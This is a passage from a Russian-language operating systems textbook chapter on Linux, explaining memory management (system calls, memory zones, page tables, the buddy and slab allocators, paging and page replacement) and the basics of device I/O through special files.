На практике в большинстве систем Linux есть системные вызовы для управления памятью. Наиболее распространенные системные вызовы перечислены в табл. 10.5. Системный вызов *brk* указывает размер сегмента данных, задавая адрес первого байта за его пределами. Если новое значение больше старого, то сегмент данных увеличивается, в противном случае он уменьшается.

Таблица 10.5. Некоторые системные вызовы для управления памятью. При возникновении ошибки код возврата s равен –1; a и addr — адреса памяти; len — это длина; prot — управляет защитой; flags — различные биты; fd — дескриптор файла; offset — смещение в файле

Системный вызов	Описание
s=brk(addr)	Изменить размер сегмента данных
a=mmap(addr, len, prot, flags, fd, offset)	Отобразить файл на память
s=unmap(addr, len)	Отменить отображение файла на память

Системные вызовы *mmap* и *unmap* управляют отображением файлов на адресное пространство памяти. Первый параметр *addr* системного вызова *mmap* указывает адрес, по которому будет отображаться файл (или его часть). Он должен быть кратен размеру страницы. Если этот параметр равен 0, то операционная система определяет этот адрес сама и возвращает его в *a*. Второй параметр — *len* — задает количество отображаемых байтов. Он также должен быть кратен размеру страницы. Третий параметр — *prot* — задает режим защиты для отображаемого файла. Файл может быть помечен как доступный для чтения, записи, исполнения (или любой комбинацией этих трех битов). Четвертый параметр — *flags* — определяет, является отображаемый файл приватным или доступным для совместного использования, а также содержит параметр *addr* жесткое требование или это всего лишь подсказка. Пятый параметр — *fd* — представляет собой дескриптор отображаемого файла. Отображаться могут только открытые файлы. Наконец, параметр *offset* сообщает, с какого места должен отображаться файл. Файл может быть отображен начиная с границы страницы.

Второй системный вызов — *unmap* — отменяет отображение файла на память. Если отменяется отображение только части файла, то остальная часть файла продолжает отображаться на память.

10.4.3. Реализация управления памятью в Linux

Каждый процесс системы Linux на 32-разрядной машине обычно получает 3 Гбайт виртуального адресного пространства для себя, а оставшийся 1 Гбайт памяти резервируется для его страничных таблиц и других данных ядра. 1 Гбайт ядра не виден в пользовательском режиме, но становится доступным, когда процесс переключается в режим ядра. Память ядра обычно находится в нижних физических адресах, но отображается в верхний гигабайт виртуального адресного пространства процесса (между адресами 0xC0000000 и 0xFFFFFFFF, это диапазон от 3 до 4 Гбайт). На ныне существующих

64-разрядных машинах семейства x86 для адресации используется не более 48 бит, следовательно, для адресуемой памяти существует теоретический лимит размером 256 Тбайт. Linux разделяет эту память между ядром и пространством пользователя, что дает каждому процессу максимальное виртуальное пространство объемом 128 Тбайт. Адресное пространство создается при инициализации процесса и переписывается с помощью системного вызова *exec*.

Чтобы несколько процессов могли совместно использовать физическую память, Linux отслеживает использование физической памяти, выделяет при необходимости дополнительную память пользовательским процессам и компонентам ядра, динамически отображает области физической памяти на адресное пространство разных процессов, а также динамически доставляет в память и убирает из нее исполняемые программы, файлы и прочую информацию состояния (по мере необходимости) — чтобы эффективно использовать ресурсы платформы и обеспечить продвижение процесса выполнения. Остальная часть данной главы описывает реализацию различных механизмов ядра Linux, которые отвечают за эти операции.

Управление физической памятью

Вследствие различных аппаратных ограничений, имеющихся на многих системах, не вся их физическая память одинакова, особенно в отношении ввода-вывода и виртуальной памяти. Linux различает три зоны памяти:

1. **ZONE_DMA** — это страницы, которые можно использовать для операций DMA.
2. **ZONE_NORMAL** — это нормальные отображаемые страницы.
3. **ZONE_HIGHMEM** — это страницы с адресами в верхней области памяти, которые не имеют постоянного отображения.

Точные границы и компоновка этих зон памяти зависят от архитектуры. На платформах x86 некоторые устройства могут выполнять операции DMA только в первых 16 Мбайт адресного пространства, следовательно, ZONE_DMA находится в диапазоне от 0 до 16 Мбайт. На 64-разрядных машинах имеется дополнительная поддержка для таких устройств, которая может выполнять 32-разрядные операции DMA, и эта область имеет метку ZONE_DMA32. Кроме того, если оборудование наподобие ранних выпусков i386 не может непосредственно отображать адреса памяти выше 896 Мбайт, то все, что выше этой отметки, соответствует ZONE_HIGHMEM. А к ZONE_NORMAL относится все, что между ними. Поэтому на 32-разрядных платформах x86 первые 896 Мбайт адресного пространства Linux отображаются напрямую, а остальные 128 Мбайт адресного пространства ядра используются для доступа к верхним областям памяти. На x86 64 ZONE_HIGHMEM не определена. Ядро поддерживает структуру *zone* для каждой из этих трех зон и может выполнять выделение памяти для каждой из них по отдельности.

Основная память в Linux состоит из трех частей. Первые две части — ядро и карта памяти — прикреплены в памяти (то есть никогда не вытесняются). Остальная память разделена на страничные блоки, каждый из которых может содержать страницу текста, данных или стека, страницу с таблицей страниц или находиться в списке свободных.

Ядро поддерживает карту памяти, которая содержит всю информацию об использовании физической памяти системы (такую, как зоны, свободные страничные блоки и т. д.). Эта информация (рис. 10.8) организована следующим образом. Прежде всего,

Linux поддерживает массив **дескрипторов страниц** (page descriptors) типа page для каждого физического страничного блока системы (он называется mem_map). Каждый дескриптор страницы содержит: указатель на адресное пространство, к которому принадлежит страница (если она не свободна); пару указателей, которые позволяют ему сформировать дважды связанный список с другими дескрипторами (например, чтобы собрать вместе все свободные страничные блоки), а также несколько прочих полей. На рис. 10.8 дескриптор страницы 150 содержит отображение на то адресное пространство, к которому принадлежит данная страница. Страницы 70, 80 и 200 свободны и связаны вместе. Размер дескриптора страницы равен 32 байтам, поэтому вся mem_map может занимать менее 1 % физической памяти (при размере страничного блока 4 Кбайт).




Рис. 10.8. Представление памяти в Linux

Поскольку физическая память разделена на зоны, для каждой зоны Linux поддерживает **дескриптор зоны** (zone descriptor). Этот дескриптор содержит информацию об использовании памяти в зоне, такую как количество активных и неактивных страниц, нижний и верхний пределы для алгоритма замещения страниц (который будет описан далее в этой главе), а также много других полей.

Кроме того, дескриптор зоны содержит массив свободных областей. *i*-й элемент этого массива указывает первый дескриптор страницы первого блока из 2^i свободных страниц. Поскольку может существовать много блоков из 2^i свободных страниц, то Linux использует в каждом элементе *page* пару указателей на дескрипторы страниц (чтобы

связать их вместе). Эта информация используется в операциях выделения памяти. На рис. 10.8 область *free_area[0]* (которая идентифицирует все свободные области памяти, состоящие только из одного страничного блока (поскольку $2^0 = 1$)) указывает на страницу 70 — первую из трех свободных областей. Остальные свободные блоки размера 1 можно найти по ссылкам в каждом дескрипторе страниц.

И наконец, поскольку Linux является переносимой на архитектуру NUMA (где разные физические адреса имеют очень сильно различающееся время доступа), для различения физической памяти различных узлов (и во избежание выделения структур данных в чужих узлах) используется **дескриптор узла** (node descriptor). Каждый дескриптор узла содержит информацию об использовании памяти и зонах данного конкретного узла. На платформах UMA система Linux описывает всю память при помощи одного дескриптора узла. Первые несколько битов каждого дескриптора страниц используются для идентификации узла и зоны, к которой принадлежит данный страничный блок.

Чтобы механизм подкачки был эффективен на архитектурах x32 и x64, система Linux использует четырехуровневую страничную организацию. Трехуровневая схема была реализована в системе для процессора Alpha, она была расширена после версии Linux 2.6.10, и начиная с версии 2.6.11 используется четырехуровневая схема. Каждый виртуальный адрес разбивается на пять полей, как показано на рис. 10.9. Поля каталогов используются как индекс в соответствующем каталоге страниц (каждый процесс имеет свой приватный каталог). Обнаруженное значение является указателем на один из каталогов следующего уровня, которые тоже проиндексированы полем из виртуального адреса. Выбранный элемент среднего каталога страниц указывает на окончательную таблицу страниц, проиндексированную полем страницы из виртуального адреса. Найденный здесь элемент содержит указатель на нужную страницу. На компьютерах с процессором Pentium используется только двухуровневая организация страниц. В этом случае каждый из верхних и средних каталогов страниц содержит только одну запись. Таким образом, элемент глобального каталога фактически указывает на таблицу страниц. При необходимости может использоваться и трехуровневая страничная организация, для этого размер поля верхнего каталога страниц устанавливается в нуль.

Физическая память используется для различных целей. Само ядро жестко фиксировано — ни одна из его частей никогда не выгружается на диск. Остальная часть памяти доступна для страниц пользователей, страничного кэша и других задач. Страничный кэш содержит страницы с блоками файлов, которые недавно считаны или были считаны заранее (в надежде на то, что они скоро могут понадобиться), либо страницы с блоками файлов, которые надо записать на диск (например, созданные процессами пользовательского режима, которые были выгружены на диск). Его размер динамически меняется, причем он состязается за один и тот же пул страниц с пользовательскими процессами. Страничный кэш в действительности не является настоящим отдельным кэшем, а представляет собой набор страниц пользователя, которые более не нужны и ожидают выгрузки на диск. Если страница, находящаяся в страничном кэше, потребуется снова (прежде, чем она будет удалена из памяти), то ее можно быстро получить обратно.

Кроме того, операционная система Linux поддерживает динамически загружаемые модули, в основном драйверы устройств. Они могут быть произвольного размера, и каждому из них должен быть выделен непрерывный участок в памяти ядра. Для выполнения этих требований система Linux управляет физической памятью таким образом, что она может получить по желанию участок памяти произвольного размера. Для этого используется так называемый **дружественный** (или **«приятельский») алгоритм** (buddy algorithm). Он описан далее.




Рис. 10.9. В Linux используются четырехуровневые таблицы страниц

Алгоритм выделения памяти

Linux поддерживает несколько механизмов выделения памяти. Главным механизмом для выделения новых страничных блоков физической памяти является **распределитель страниц** (page allocator), который работает при помощи широко известного «приятельского» алгоритма.

Основная идея управления блоками памяти заключается в следующем. Изначально память состоит из единого непрерывного участка. В нашем примере на рис. 10.10, *а* размер этого участка равен 64 страницам. Когда поступает запрос на выделение памяти, он сначала округляется до степени числа 2, например до 8 страниц. Затем весь блок памяти делится пополам (рис. 10.10, *б*). Так как получившиеся в результате этого деления участки памяти все еще слишком велики, нижняя половина делится пополам еще (рис. 10.10, *в*) и еще (рис. 10.10, *г*). Теперь мы получили участок памяти нужного размера, поэтому он предоставляется вызвавшему процессу (затенен на рис. 10.10, *г*).




Рис. 10.10. Работа «приятельского» алгоритма

Теперь предположим, что приходит второй запрос на 8 страниц. Он может быть удовлетворен немедленно (рис. 10.10, *д*). Следом поступает запрос на 4 страницы. Наименьший из имеющихся участков делится надвое (рис. 10.10, *е*), и выделяется половина (рис. 10.10, *ж*). Затем освобождается второй 8-страничный участок (рис. 10.10, *з*). Наконец, освобождается другой 8-страничный участок. Поскольку эти два смежных только что освободившихся участка были «приятелями» (то есть они вышли из одного 16-страничного блока), то они снова объединяются в 16-страничный блок (рис. 10.10, *и*).

Операционная система Linux управляет памятью при помощи «приятельского» алгоритма. В дополнение к нему имеется массив, в котором первый элемент представляет собой начало списка блоков размером в 1 единицу, второй элемент является началом списка блоков размером в 2 единицы, третий элемент — началом списка блоков размером в 4 единицы и т. д. Таким образом, можно быстро найти любой блок, размер которого кратен степени 2.

Этот алгоритм приводит к существенной внутренней фрагментации, так как если вам нужен 65-страничный участок, то вы должны будете запросить и получите 128-страничный блок.

Чтобы решить эту проблему, в системе Linux есть второй механизм выделения памяти — **распределитель фрагментов** (slab allocator), выбирающий блоки памяти при помощи «приятельского» алгоритма, а затем нарезающий из этих блоков более мелкие куски и управляющий ими по отдельности.

Поскольку ядро часто создает и уничтожает объекты определенных типов (например, *task_struct*), то оно зависит от так называемых **кэшей объектов** (object caches). Эти кэши состоят из указателей на один или несколько кусков, в которых может храниться несколько объектов одного типа. Каждый из этих кусков может быть полным, частично заполненным или пустым.

Например, когда ядру нужно выделить новый дескриптор процесса (то есть новую *task_struct*), оно ищет в кэше объектов структуры задач и сначала пытается найти частично заполненный кусок и выделить новую *task_struct* в нем. Если такого куска нет, то оно просматривает список пустых кусков. Наконец (при необходимости) оно выделит новый кусок, поместит в него новую структуру задач и свяжет этот кусок с кэшем объектов структур задач. Служба ядра *kmalloc*, которая выделяет физически смежные области памяти в адресном пространстве ядра, фактически построена поверх интерфейса кусков и кэша объектов (описанного здесь).

Есть и третий механизм выделения памяти — *vmalloc*, который используется в тех случаях, когда запрошенная память должна быть смежной только в виртуальном пространстве, а не в физической памяти. На практике это справедливо для большей части запрашиваемой памяти. Одним из исключений являются устройства, которые живут на другой стороне от шины памяти и блока управления памятью (и поэтому не понимают виртуальных адресов). Однако использование *vmalloc* приводит к некоторому падению производительности, поэтому он применяется в основном для выделения больших количеств непрерывного виртуального адресного пространства (например, для динамической вставки модулей ядра). Все эти механизмы выделения памяти ведут свое происхождение от System V.

Представление виртуального адресного пространства

Виртуальное адресное пространство делится на однородные, непрерывные и выровненные по границам страниц области. То есть каждая область состоит из участка смежных

страниц с одинаковой защитой и страничной организацией. Текстовый сегмент и отображенные файлы являются примерами таких областей (см. рис. 10.8). Между областями виртуального адресного пространства могут быть дыры. Любая ссылка на дыру приводит к фатальной страничной ошибке. Размер страницы фиксирован: например, для Pentium он равен 4 Кбайт, а для Alpha — 8 Кбайт. Начиная с Pentium была добавлена поддержка страничных блоков размером 4 Мбайт. На последних 64-разрядных архитектурах Linux умеет поддерживать **большие страницы** (huge pages) размером по 2 Мбайт или 1 Гбайт каждая. Кроме того, в режиме расширения **физических адресов** (Physical Address Extension (**PAE**)), который используется на некоторых 32-битных архитектурах для увеличения адресного пространства процессов сверх 4 Гбайт, поддерживается также размер страниц 2 Мбайт.

Каждая область описывается в ядре элементом *vm_area_struct*. Все эти элементы (для одного процесса) связываются вместе в список, отсортированный по виртуальным адресам (чтобы все страницы можно было найти). Когда список становится слишком длинным (более 32 элементов), для ускорения поиска по нему создается дерево. В элементе *vm_area_struct* перечислены свойства области. Эти свойства включают режим защиты (например, «только для чтения» или «чтение/запись»), информацию о том, закреплен ли он в памяти (не подкачивается) и в каком направлении растет (для сегментов данных — вверх, для стеков — вниз).

В структуре *vm_area_struct* также записано, является область приватной для процесса или используется совместно с одним или несколькими другими процессами. После выполнения вызова *fork* система Linux делает копию списка областей для дочернего процесса, но настраивает указатели в родительском и дочернем процессах на одни и те же таблицы страниц. Области помечаются как «чтение/запись», но страницы помечаются как «только для чтения». Если какой-то процесс пытается сделать запись в страницу, то происходит ошибка защиты и ядро видит, что область логически доступна для записи, а страница — нет. Тогда ядро дает процессу копию страницы и помечает ее как «чтение/запись». С помощью этого механизма реализовано копирование при записи.

В структуре *vm_area_struct* также записано, имеет ли область резервное хранение на диске, и если имеет, то где. Текстовые сегменты используют в качестве резервного хранения исполняемый двоичный файл, а отображаемые на память файлы — дисковый файл. Другие области (такие, как стек) не имеют резервного хранения (до момента вытеснения в файл подкачки).

Дескриптор памяти верхнего уровня *mm_struct* собирает информацию обо всех областях виртуальной памяти (принадлежащих адресному пространству), о различных сегментах (текста, данных, стека), пользователях (совместно использующих это адресное пространство) и т. д. Ко всем элементам адресного пространства в *mm_struct* можно обращаться через их дескриптор памяти (двумя способами). Во-первых, они организованы в связанные списки, упорядоченные по адресам виртуальной памяти. Этот способ полезен тогда, когда нужно обращаться ко всем областям виртуальной памяти или когда ядро ищет для выделения область виртуальной памяти определенного размера. Кроме того, элементы структуры *vm_area_struct* организованы в бинарное дерево (это оптимизированная для быстрого поиска структура). Этот метод используется, когда нужно обратиться к определенной виртуальной памяти. Обеспечивая доступ к элементам адресного пространства процессов этими двумя способами, Linux использует больше памяти на процесс, но позволяет различным операциям ядра использовать тот метод доступа, который более эффективен для текущей задачи.

10.4.4. Подкачка в Linux

В ранних системах UNIX использовался **процесс подкачки** (swapper process), который перемещал процессы целиком между памятью и диском (когда все активные процессы не помещались в физической памяти). Linux (подобно другим современным версиям UNIX) больше не перемещает процессы целиком. Единицей управления памятью является страница, и почти все компоненты управления памятью работают с точностью до страниц. Подсистема подкачки также работает с точностью до страниц и тесно связана с алгоритмом **Page Frame Reclaiming Algorithm**, описанным далее в этом разделе.

Основная идея подкачки в Linux проста: процессу не обязательно находиться целиком в памяти для того, чтобы выполняться. Все, что нужно, — это пользовательская структура и таблицы страниц. Если они подкачаны в память, то процесс считается находящимся в памяти и может планироваться для выполнения. Страницы сегментов текста, данных и стека подкачиваются динамически (по одной) по мере появления ссылок на них. Если пользовательская структура и таблица страниц не находятся в памяти, то процесс не может выполняться до тех пор, пока процесс подкачки не доставит их в память.

Подкачка реализована частично ядром, а частично новым процессом, называемым **демоном страниц** (page daemon). Демон страниц — это процесс 2 (процесс 0 — это процесс idle, традиционно называемый своппером, а процесс 1 — это init (см. рис. 10.5)). Как и все демоны, демон страниц работает периодически. После пробуждения он осматривается, есть ли для него работа. Если он видит, что количество страниц в списке свободных слишком мало, то он начинает освобождать страницы.

Операционная система Linux является системой с подкачкой страниц по требованию (без упреждающей подкачки) и без концепции рабочего набора (хотя в ней есть системный вызов для указания пользователем страницы, которая ему может скоро понадобиться). Текстовые сегменты и отображаемые на адресное пространство памяти файлы подгружаются из соответствующих им файлов на диске. Все остальное выгружается либо в раздел подкачки (если он присутствует), либо в один из файлов подкачки (фиксированной длины), которые называются **областью подкачки** (swap area). Файлы подкачки могут динамически добавляться и удаляться, и у каждого есть свой приоритет. Подкачка страниц из отдельного раздела диска, доступ к которому осуществляется как к отдельному устройству, не содержащему файловой системы, более эффективна, чем подкачка из файла, по нескольким причинам. Во-первых, не требуется отображение блоков файла в блоки диска. Во-вторых, физическая запись может иметь любой размер, а не только размер блока файла. В-третьих, страница всегда пишется на диск в виде единого непрерывного участка, а при записи в файл подкачки это может быть и не так.

Страницы на устройстве подкачки или разделе подкачки не выделяются до тех пор, пока они не потребуются. Каждое устройство или файл подкачки начинается с битового массива, в котором сообщается, какие страницы свободны. Когда страница, у которой нет резервного хранения на диске, должна быть удалена из памяти, то из разделов (или файлов) подкачки, в которых еще есть свободное место, выбирается раздел (или файл) с наивысшим приоритетом и в нем выделяется страница. Как правило, раздел подкачки (если таковой имеется) имеет более высокий приоритет, чем любой файл подкачки. Таблица страниц обновляется, чтобы отразить тот факт, что страница больше не присутствует в памяти (то есть устанавливается бит «страница отсутствует»), и ее местоположение на диске записывается в элемент таблицы страниц.

Алгоритм замещения страниц

Алгоритм замещения страниц работает следующим образом. Система Linux пытается поддерживать некоторые страницы свободными, чтобы при необходимости их можно было предоставить. Конечно, этот пул страниц должен постоянно пополняться. Это делается при помощи алгоритма **PFRA** (Page Frame Reclaiming Algorithm).

Linux различает четыре разных типа страниц: *неиспользуемые* (unreclaimable), *подкачиваемые* (swappable), *синхронизируемые* (syncable) и *отбрасываемые* (discardable). Неиспользуемые страницы (которые включают зарезервированные или заблокированные страницы, стеки режима ядра и т. п.) не могут вытесняться в подкачку. Подкачиваемые страницы должны быть записаны обратно в область подкачки (или в раздел подкачки) перед тем, как их можно будет вновь использовать. Синхронизируемые страницы должны быть записаны на диск в том случае, если они были помечены как «грязные». И наконец, отбрасываемые страницы могут быть использованы немедленно.

Во время загрузки процесс init запускает страничные демоны kswapd (по одному на каждый узел памяти) и настраивает их на периодическое срабатывание. При каждом пробуждении kswapd проверяет, есть ли достаточное количество свободных страниц, для этого он сравнивает нижний и верхний пределы с текущим уровнем использования памяти в каждой области памяти. Если памяти достаточно, то он отправляется обратно спать, хотя может быть разбужен и раньше, если внезапно понадобятся дополнительные страницы. Если доступной памяти в одной из зон становится меньше нижнего предела, то kswapd инициирует алгоритм востребования страниц PFRA. Во время каждого прохода востребуется только определенное заданное количество страниц (обычно это 32 страницы). Это число ограничено, чтобы сдерживать объем ввода-вывода (количество операций записи на диск, порожденных при работе PFRA). И количество востребуемых страниц, и суммарное количество просмотренных страниц — это настраиваемые параметры.

При каждом выполнении PFRA сначала пытается востребовать легкодоступные страницы, после чего переходит к труднодоступным. Многие ведь стремятся сначала сорвать те плоды, что висят ниже. Отбрасываемые страницы и страницы, на которые нет ссылок, могут быть востребованы немедленно, для этого их необходимо перенести в список свободных страниц зоны. Затем он ищет такие страницы с резервным хранением, на которые не было ссылок в последнее время (при помощи временного алгоритма). Затем следуют совместно используемые страницы, которые не используются активно пользователями. Проблема с совместно используемыми страницами состоит в том, что если элемент страницы востребуется, то таблицы страниц всех адресных пространств (совместно использующих эту страницу) должны быть синхронно обновлены. Linux поддерживает эффективные древоподобные структуры данных для того, чтобы облегчить поиск всех пользователей совместно используемой страницы. Затем просматриваются обычные пользовательские страницы, и если принимается решение об их вытеснении, то они ставятся в очередь на запись в область подкачки. «**Подкачиваемость**» (swappines) системы, то есть отношение количества страниц с резервным хранением к количеству страниц, нуждающихся в вытеснении с использованием PFRA, — это настраиваемый параметр алгоритма. И наконец, если страница недействительна, отсутствует в памяти, используется совместно, заблокирована или используется для DMA, то она пропускается.

PFRA при выборе (в данной категории) старых страниц для вытеснения использует алгоритм, подобный алгоритму часов. В основе этого алгоритма лежит цикл, который

сканирует список активных и неактивных страниц каждой зоны, пытаясь востребовать страницы различных типов (с разной срочностью). Значение срочности передается как параметр, который сообщает процедуре о том, сколько усилий нужно потратить для востребования страниц. Обычно он указывает, сколько страниц нужно обследовать до того, как прекратить работу.

Во время работы PFRA страницы переносятся между списками активных и неактивных описанным на рис. 10.11 способом. Для реализации некоторых эвристик и поиска страниц, на которые не было ссылок и которые вряд ли понадобятся в ближайшем будущем, алгоритм PFRA поддерживает два флага для каждой страницы: активная/неактивная и ссылки есть/нет. Этими двумя флагами можно обозначить четыре состояния (см. рис. 10.11). Во время первого сканирования набора страниц PFRA сначала сбрасывает их биты ссылок. Если во время второго прохода по странице обнаруживается, что на нее была ссылка, то она переводится в другое состояние, из которого вряд ли будет востребована. В противном случае страница переводится в такое состояние, в котором она будет вытеснена с большей вероятностью.




Рис. 10.11. Состояния страниц, которые рассматривает алгоритм замещения страниц PFRA

Страницы из списка неактивных (на которые не было ссылок с момента последнего обследования) являются наилучшими кандидатами на вытеснение. Это те страницы, у которых оба бита, *PG_active* и *PG_referenced*, установлены в нуль (см. рис. 10.11). Однако при необходимости страницы могут быть востребованы (даже если они находятся в одном из других состояний). Этот факт изображен на рисунке стрелками «пополнение».

PFRA содержит страницы в списке неактивных (хотя на них могут быть ссылки) для того, чтобы предотвратить ситуации наподобие следующей: рассмотрим процесс, который делает периодические обращения к разным страницам (с периодичностью в один час). Страница, к которой в последний раз выполнялось обращение, будет иметь установленный флаг доступа. Однако поскольку она не понадобится в течение следующего часа, можно не считать ее кандидатом на востребование.

До сих пор мы не упоминали второй демон системы управления памятью — pdflush, который, фактически является набором фоновых потоков демона. Либо потоки pdflush пробуждаются периодически (обычно каждые 500 мс) для записи на диск очень ста-

рых «грязных» страниц, либо их явным образом будит ядро (когда уровень доступной памяти падает ниже определенного порога) для записи «грязных» страниц из кэша страниц на диск. В **режиме ноутбука** (для сохранения энергии батареи) «грязные» страницы пишутся на диск при пробуждении потоков pdflush. «Грязные» страницы могут также записываться на диск по явным запросам синхронизации (при помощи таких системных вызовов, как *sync*, *orfsync* и *fdatasync*). В более старых версиях Linux использовались два отдельных демона: kupdate (для записи старых страниц) и bdflush (для записи страниц в условиях недостатка памяти). В ядре 2.4 эта функциональность была интегрирована в потоки pdflush. Выбор в пользу нескольких потоков был сделан для маскировки большой латентности дисков.

10.5. Ввод-вывод в системе Linux

Система ввода-вывода в Linux довольно проста и не отличается от присущих другим UNIX-системам. Как правило, все устройства ввода-вывода выглядят как файлы и доступ к ним осуществляется с помощью тех же системных вызовов *read* и *write*, которые используются для доступа ко всем обычным файлам. В некоторых случаях должны быть заданы параметры устройства — это делается при помощи специального системного вызова. В следующих разделах мы рассмотрим эти вопросы.

10.5.1. Фундаментальные концепции

Как и у всех компьютеров, у работающих под управлением операционной системы Linux машин есть подключенные к ним устройства ввода-вывода (такие, как диски, принтеры и сети). Требуется некий способ предоставления программам доступа к этим устройствам. Хотя возможны различные варианты решения данного вопроса, применяемый в операционной системе Linux подход заключается в интегрировании всех устройств в файловую систему в виде так называемых **специальных файлов** (special files). Каждому устройству ввода-вывода назначается маршрут (обычно в каталоге /dev). Например, диск может иметь маршрут /dev/hd1, у принтера может быть маршрут /dev/lp, а у сети — /dev/net.

Доступ к этим специальным файлам осуществляется так же, как и к любым другим файлам. Для этого не требуется никаких специальных команд или системных вызовов. Вполне подойдут обычные системные вызовы *read* и *write*. Например, команда

```
cp file /dev/lp
```

скопирует файл file на принтер, в результате чего этот файл будет распечатан (при условии, что у пользователя есть разрешение на доступ к /dev/lp). Программы могут открывать и читать специальные файлы, а также писать в них (тем же способом, что и в обычные файлы). На самом деле программа *cp* в приведенном выше примере даже не знает, что она делает вывод на печать. Таким образом, для выполнения ввода-вывода не требуется специального механизма.

Специальные файлы подразделяются на две категории: блочные и символьные. **Блочный специальный файл** (block special file) состоит из последовательности пронумерованных блоков. Основное свойство блочного специального файла заключается в том, что к каждому его блоку можно адресоваться и получить доступ отдельно. Иначе говоря, программа может открыть блочный специальный файл и прочитать, скажем,

124-й блок (и для этого не надо читать сначала блоки с 0-го по 123-й). Блочные специальные файлы обычно используются для дисков.

Символьные специальные файлы (character special files) обычно используются для устройств ввода или вывода символьного потока. Символьные специальные файлы используются такими устройствами, как клавиатуры, принтеры, сети, мыши, плоттеры и т. д. Невозможно (и даже бессмысленно) искать на мыши 124-й блок.

С каждым специальным файлом связан драйвер устройства, осуществляющий работу с соответствующим устройством. У каждого драйвера есть так называемый номер **старшего устройства** (major device), предназначенный для его идентификации. Если драйвер одновременно поддерживает несколько устройств (например, два диска одного типа), то каждому диску присваивается идентифицирующий его номер **младшего устройства** (minor device). Вместе взятые номера главного устройства и младшего устройства однозначно определяют каждое устройство ввода-вывода. В некоторых случаях один драйвер может управлять двумя связанными устройствами. Например, соответствующий символьному специальному файлу /dev/tty драйвер управляет и клавиатурой, и экраном, которые часто воспринимаются как единое устройство — терминал.

